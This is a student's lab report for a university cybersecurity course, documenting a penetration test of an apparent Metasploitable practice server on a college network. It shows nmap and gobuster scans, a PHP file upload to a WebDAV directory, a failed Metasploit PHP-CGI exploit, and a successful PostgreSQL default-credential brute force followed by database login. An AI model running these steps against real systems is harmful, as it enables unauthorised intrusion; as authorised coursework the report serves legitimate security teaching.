





Continuous Practical Assignment I

Network Penetration Testing Introduction to CyberSecurity (SWS101)

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RUB Wheel of Academic Law: Academic Dishonesty

Section H2 of the Royal University of Bhutan's Wheel of Academic Law provides the following definition of academic dishonesty:

Academic dishonesty may be defined as any attempt by a student to gain an unfair advantage in

any assessment. It may be demonstrated by one of the following:

- 1. Collusion: the representation of a piece of unauthorized group work as the work of a single candidate.
- 2. Commissioning: submitting an assignment done by another person as the student's own work.
- 3. Duplication: the inclusion in coursework of material identical or substantially similar to material which has already been submitted for any other assessment within the University.
- 4. False declaration: making a false declaration in order to receive special consideration by an Examination Board or to obtain extensions to deadlines or exemption from work.
- 5. Falsification of data: presentation of data in laboratory reports, projects, etc., based on work purported to have been carried out by the student, which has been invented, altered or copied by the student.
- 6. Plagiarism: the unacknowledged use of another's work as if it were one's own. Examples are:
 - verbatim copying of another's work without acknowledgement.
 - paraphrasing of another's work by simply changing a few words or altering the order of presentation, without acknowledgement.
 - ideas or intellectual data in any form presented as one's own without acknowledging the source(s).
 - making significant use of unattributed digital images such as graphs, tables, photographs, etc. taken from test books, articles, films, plays, handouts, internet, or any other source, whether published or unpublished.
 - submission of a piece of work which has previously been assessed for a different award or module or at a different institution as if it were new work.
 - use of any material without prior permission of copyright from appropriate authority or owner of the materials used".







Execute Summary

This is a report for my SWS software security CAP1 or assignment 1. it is mainly hosted for performing a penetration test on a server deployed within the Gedu College Network. We can exploit the wifi using the given ip address i.e **10.3.21.140** and we have to be connected to the college network and the server isn't available from the Internet like Bmobile or TashiCell.

Testing Approach

While exploiting this network I used tools such as ping to check whether I can communicate with the machine. namp- to scan the wifi. gobuster to brute froce what is inside the given ip address ,and metaexploit- to exploit the given versions. when i using gobuster i have found some website

scope

penetration test on Gedu college network

IP ADDRESS: 10.3.21.140

Assessment Overview and Recommendations

During my penetration test on the machine of the ip address i.e 10.3.21.40 I was only able to exploit port 3306(mysql) using metasploit. I have tried to exploit others like http,ssh,postgresql but it didn't go as well as I expected.

while i used gobuster on the given target ip address i found 4 website. the first one was blank the second one was phpAdmin login page, third one contain some folder. last page takes me to a TWIKI page. inside Twiki page there was lots of documentation. in one of those i found up a upload page.

After finding the Twiki page I tried to upload a php file in the upload form and do netcat stuff but it was unsuccessful.

Then I found an awesome tool that is metasploit. I have tried to exploit most of the ports in ICTO wifi.







Network Penetration Test Assessment Summary

This penetration testing is for the assement of Software Security module test the capabilities of us to exploit the machine with ip address 10.3.21.140

Detailed Walkthrough

Scan

First, I scanned the network of ICTO. I have scanned most of the network of college and each wifi differs by port open. this wifi is the one with most port open.

```
-(yonten® Yonten)-[~/Downloads]
 -$ nmap -sV -T4 10.3.21.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 21:20 +06
Warning: 10.3.21.140 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.3.21.140
Host is up (0.055s latency).
Not shown: 967 closed tcp ports (conn-refused)
PORT
          STATE
                   SERVICE
                                  VERSION
21/tcp
                                  vsftpd 2.3.4
          open
                                  OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
          open
                   ssh
23/tcp
          open
                   telnet
                                  Linux telnetd
25/tcp
          open
                   smtp
                                  Postfix smtpd
3/tcp
          open
                                   ISC BIND 9.4.2
                   domain
80/tcp
                   http
                                  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
          open
.11/tcp
                   rpcbind
                                  2 (RPC #100000)
          open
139/tcp
                   netbios-ssn
                                  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
          open
                                  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
          open
                   netbios-ssn
512/tcp
          open
                   exec
                                  netkit-rsh rexecd
13/tcp
                   login?
          open
14/tcp
          open
                                  Cisco/NetApp logind
                   login
1082/tcp
         filtered amt-esd-prot
1099/tcp
                                  GNU Classpath grmiregistry
                   java-rmi
         open
1100/tcp
         filtered mctp
                   bindshell
                                  Metasploitable root shell
1524/tcp
         open
2049/tcp
         open
                                   2-4 (RPC #100003)
2121/tcp
                   ftp
                                   ProFTPD 1.3.1
         open
288/tcp
          filtered netml
910/tcp
         filtered tdaccess
                                   MySQL 5.0.51a-3ubuntu5
306/tcp
         open
                   mvsal
3546/tcp
         filtered unknown
5200/tcp
         filtered targus-getdata
5222/tcp
          filtered xmpp-client
5432/tcp
                   postgresql
                                   PostgreSQL DB 8.3.0 - 8.3.7
         open
                                   VNC (protocol 3.3)
900/tcp
         open
5000/tcp
         open
                                   (access denied)
                                  UnrealIRCd
667/tcp
         open
8009/tcp
                                  Apache Jsery (Protocol v1.3)
                   ajp13
         open
                                  Apache Tomcat/Coyote JSP engine 1.1
8180/tcp
         open
                   http
8701/tcp
         filtered unknown
13783/tcp filtered netbackup
19780/tcp filtered unknown
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:lin
ux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.31 seconds
```







Looking what is in the target ip address

I browse what is in the target ip address and there is a message for the SWS students.

Welcome to SWS101 CAP1

Your task is to hack into this server and gain root shell.

Best of luck hacking :))

Remember:

There are multiple ways to get into the system and gain root access.

You are tasked to find as many ways as possible to get into the system and submit a full report.

Make sure all of the evidences of scanning and exploitation are stored in your github repo and committed on the days you work on it.

Using gobuster-finding hidden file in the target ip address

```
-(yonten® Yonten)-[~/Downloads]
 💲 gobuster dir -u http://10.3.21.140 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                              http://10.3.21.140
   Url:
   Method:
                              10
   Threads:
   Wordlist:
                              /usr/share/wordlists/dirb/common.txt
   Negative Status codes:
   User Agent:
                              gobuster/3.6
+] Timeout:
                              10s
Starting gobuster in directory enumeration mode
/.hta
                       (Status: 403) [Size: 288]
htaccess'.
                       (Status: 403)
                                     [Size: 293]
                                     [Size: 293]
.htpasswd
                       (Status: 403)
/cgi-bin/
                       (Status: 403) [Size: 292]
/dav
                       (Status: 301) [Size: 313] [→ http://10.3.21.140/dav/]
/index
                       (Status: 200) [Size: 568]
                       (Status: 200) [Size: 568]
/index.php
                       (Status: 301) [Size: 320] [→ http://10.3.21.140/phpMyAdmin/]
/phpMyAdmin
                       (Status: 200) [Size: 47963]
/phpinfo
                       (Status: 200) [Size: 47975]
phpinfo.php
                       (Status: 403)
                                     [Size: 297]
server-status
                       (Status: 301) [Size: 314] [→ http://10.3.21.140/test/]
test
twiki
                       (Status: 301) [Size: 315] [\longrightarrow \text{http://10.3.21.140/twiki/]}
rogress: 4614 / 4615 (99.98%)
inished
```








Using gobuster i found out some of the hidden website inside the ip address.the relevent website are a login page for php admin, Twiki documentation.

Uploading file Uploading file in Twiki

File Attachment Controls

Clicking on an Action link takes you to a new page that looks like this:



• The first table is a list of all attachments, including their attributes. An h means the attachment is hidden,

Inside the Twiki documentation I found a page to upload and I use the same technique as I did in my TryHackMe rooms, like uploading a php file.

Interesting thing is that I was able to upload but it doesn't show the uploaded file. I have tried to find the uploaded file but couldn't, so i left the plan to exploit the Twiki page.








Uploading file in day

```
(yonten® Yonten)-[~/Downloads]
$ curl --upload-file wed.php http://10.3.21.140/dav/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<cp>Resource /dav/wed.php has been created.
<hr />
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.3.21.140 Port 80</address>
</body></html>

(vonten® Yonten)-[~/Downloads]
```

Then I also tried to upload a file on the day website.



Welcome to SWS101 CAP1


Your task is to hack into this server and gain root shell.

Best of luck hacking :))

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Then it was uploading to day page



But unfortunately it also failed.







Metasploit

Exploiting http

Now this is how I exploited the port 80 that is http using metasploit.







First I searched the http version so that I can hack the outdated version for a better good.I found only one version and I use that by setting the index to 0. Then i have set the **RHOSTS** to 10.3.21.140. and run it. Then I browse the provided version and found out it is **php_cgi**

```
msf6 > search http_version
Matching Modules
     # Name
                                                                  Disclosure Date Rank
    0 auxiliary/scanner/http/http version .
                                                                                                                  HTTP Version Detection
 Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version
 nsf6 auxiliary(
 Module options (auxiliary/scanner/http/http_version):
                  Current Setting Required Description
                                                          A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
Negotiate SSL/TLS for outgoing connections
The number of concurrent threads (max one per host)
HTTP server virtual host
     RPORT
     THREADS 1
View the full module info with the info, or info -d command.
 <u>msf6</u> auxiliary(<mark>s</mark>
 msro duxiliary(scamer/http/http_version) > set
rhosts ⇒ 10.3.21.140
<u>msf6</u> auxiliary(<mark>scanner/http/http_versio</mark>n) > run
 [+] 10.3.21.140:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
```

Then i search php cgi in it in metasploit

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 10.3.21.140
rhosts ⇒ 10.3.21.140
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 172.16.5.128:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

Lastly i set the RHOSTS to target ip address and run it but it was unsuccessful.







Exploiting postgres

I did a vulnerability scan in port 5432 that is postgres and it was vulnerable.

```
(yonten® Yonten)-[~/Downloads]
 -$ nmap -p 5432 --script vuln 10.3.21.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 22:49 +06
Pre-scan script results:
 broadcast-avahi-dos:
   Discovered hosts:
     224.0.0.251
   After NULL UDP avahi packet DoS (CVE-2011-1002).
  Hosts are all up (not vulnerable).
Nmap scan report for 10.3.21.140
Host is up (0.058s latency).
        STATE SERVICE
5432/tcp open postgresql
 ssl-ccs-injection:
   VULNERABLE:
   SSL/TLS MITM vulnerability (CCS Injection)
     State: VULNERABLE
     Risk factor: High
       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
       does not properly restrict processing of ChangeCipherSpec messages,
       which allows man-in-the-middle attackers to trigger use of a zero
       length master key in certain OpenSSL-to-OpenSSL communications, and
       consequently hijack sessions or obtain sensitive information, via
       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
     References:
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
       http://www.openssl.org/news/secadv_20140605.txt
       http://www.cvedetails.com/cve/2014-0224
 ssl-poodle:
   VULNERABLE:
   SSL POODLE information leak
     State: VULNERABLE
     IDs: BID:70574 CVE:CVE-2014-3566
           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
           products, uses nondeterministic CBC padding, which makes it easier
           for man-in-the-middle attackers to obtain cleartext data via a
```







Then I used the metasploit tool to search postgres.

```
Matching Modules
             Name
                                                                                                                                                                                                                                               Disclosure Date
                                                                                                                                                                                                                                                                                                                      Check Description
  0 auxiliary/server/capture/postgresql
apture: PostgreSQL
1 post/linux/gather/enum_users_history
                                                                                                                                                                                                                                                                                          normal
                                                                                                                                                                                                                                                                                                                                       Authentication
r i post/linux/gather/enum_users_history
er History
2 exploit/multi/http/manage_engine_dc_pmp_sqli
sktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
3 \_ target: Automatic
4 \_ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows
5 \_ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows
6 \_ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows
7 \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (MySQL) on Windows
8 \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (MySQL) on Windows
9 \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (MySQL) on Linux
10 \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux
11 exploit/windows/misc/manageengine_eventlog_analyzer_rce
entLog Analyzer Remote Code Execution
12 auxiliary/admin/http/manageengine_pmp_privesc
                                                                                                                                                                                                                                                                                                                                       Linux Gather Us
                                                                                                                                                                                                                                                                                          normal
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                                                                                                                                                                                                                                                2015-07-11
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  12 auxiliary/admin/http/manageengine_pmp_privesc
sword Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
13 auxiliary/analyze/crack_databases
                                                                                                                                                                                                                                               2014-11-08
                                                                                                                                                                                                                                                                                                                                      ManageEngine Pa
                                                                                                                                                                                                                                                                                          normal
                                                                                                                                                                                                                                                                                                                      Yes
                                                                                                                                                                                                                                                                                          normal
                                                                                                                                                                                                                                                                                                                                      Use Hashcat
Use John the Ri
                     \ action: john
       .
16 exploit/multi/postgres/postgres_copy_from_program_cmd_exec
                                                                                                                                                                                                                                                                                                                                       PostgreSQL COPY
 FROM PROGRAM Command Execution
17 \_ target: Automatic
18 \_ target: Unix/OSX/Linux
               \target: Windows - PowerShell (In-Memory)
\target: Windows (CMD)
exploit/multi/postgres/postgres_createlang
                                                                                                                                                                                                                                                                                                                                       PostgreSQL CREA
                                                                                                                                                                                                                                               2016-01-01
                                                                                                                                                                                                                                                                                          good
                                                                                                                                                                                                                                                                                                                      Yes
TE LANGUAGE Execution
               auxiliary/scanner/postgres/postgres_dbname_flag_injection
                                                                                                                                                                                                                                                                                          normal
                                                                                                                                                                                                                                                                                                                                       PostgreSQL Data
```

Then use show options to see what files are there.

```
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session msf6 auxiliary(scanner/postgres/postgres/login) > show ontioms
| Invalid parameter options, use "show -h" for more information | msf6 auxiliary(scanner/postgres/postgres_togin) > show options
   odule options (auxiliary/scanner/postgres/postgres_login):
                                                                                                                                                                           Attempt to login with a blank username and password
Try blank passwords for all users
How fast to bruteforce, from 0 to 5
Create a new session for every successful login
The database to authenticate against
Try each user/password couple stored in the current database
Add all passwords in the current database to the list
Add all users in the current database to the list
Skip existing credentials stored in the current database (Accepted: none, user, userforealm)
A specific password to authenticate with
File containing passwords, one per line
      ANONYMOUS_LOGIN
BLANK_PASSWORDS
      BLANK_PASSWORDS
BRUTEFORCE_SPEED
CreateSession
DATABASE
DB_ALL_CREDS
DB_ALL_PASS
DB_ALL_USERS
DB_SKIP_EXISTING
                                                                                                                                                    yes
no
yes
no
no
no
no
                                                 false
template1
false
false
false
      PASSWORD
                                                 /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt
                                                                                                                                                                            A proxy chain of format type:host:port[,type:host:port][...]
Set to true to see query result sets
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
      Proxies
RETURN_ROWSET
RHOSTS
                                                                                                                                                                             The target port
                                                                                                                                                                            Stop guessing when a credential works for a host
The number of concurrent threads (max one per host)
A specific username to authenticate as
File containing (space-separated) users and passwords, one pair per line
       STOP ON SUCCESS
      THREADS
USERNAME
USERPASS_FILE
                                                 /usr/share/metasploit-framework/data/wor
                                                 dlists/postgres_default_userpass.txt
false no
/usr/share/metasploit-framework/data/wor no
dlists/postgres_default_user.txt
                                                                                                                                                                            Try the username as the password for all users File containing users, one per line
                                                                                                                                                                           Whether to print output for all attempts
      VERBOSE
  iew the full module info with the info, or info -d command.
                                                                                                           n) > set rhosts 10.3.21.140
```







After that I set the rhosts to target ip address.set username to postgres. then set user_as_pass to true and run it. The final one was successful and I logged in into the postgres using the user and password I got from the brute force.

```
) > set rhosts 10.3.21.140
msf6 auxiliary(
rhosts ⇒ 10.3.21.140
msf6 auxiliary(
                                                      > set username postgres
username ⇒ postgres
msf6 auxiliary(
                                                    ) > set USER AS PASS true
USER_AS_PASS ⇒ true
msf6 auxiliary(
[+] 10.3.21.140:5432 - Login Successful: postgres:postgres@template1
    10.3.21.140:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: scott:scott@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
10.3.21.140:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
10.3.21.140:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
10.3.21.140:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
    10.3.21.140:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
 *] Scanned 1 of 1 hosts (100% complete)
   Bruteforce completed, 1 credential was successful.
You can open a Postgres session with these credentials and CreateSession set to true
*] Auxiliary module execution completed
msf6 auxiliary(
                                                   n) > psql -h 10.3.21.140 -U postgres
*] exec: psql -h 10.3.21.140 -U postgres
Password for user postgres:
psql (16.2 (Debian 16.2-1), server 8.3.1)
NARNING: psql major version 16, server major version 8.3.
          Some psql features might not work.
```







Inside the postgres I created my own table and wrote my own name in there indicating I was able to exploit that port.

```
ostgres=# \l
RROR: column d.datcollate does not exist
         d.datcollate as "Collate",
ostgres=# CREATE TABLE Yonten( column1 VARCHAR(250));
REATE TABLE
ostgres=# \dt
          List of relations
           Name
                   | Type
public | cyberpunk |
                     table
public | file
                     table
         glicher
public
                     table
                             postgres
public
         myf
                     table
         myfile
                     table
                             postgres
public |
         test
                     table
public | testfile
                     table |
                             postgres
public | tshewang
                   | table |
public | yonten
                   | table |
9 rows)
ostgres=#
```

Remediation Summary

The machine is an outdated version. the version needs to be updated. Using the outdated version of the server can lead to loss of information and unauthorized access. Using multi-factor authentication can also provide an extra layer of protection against unauthorized access.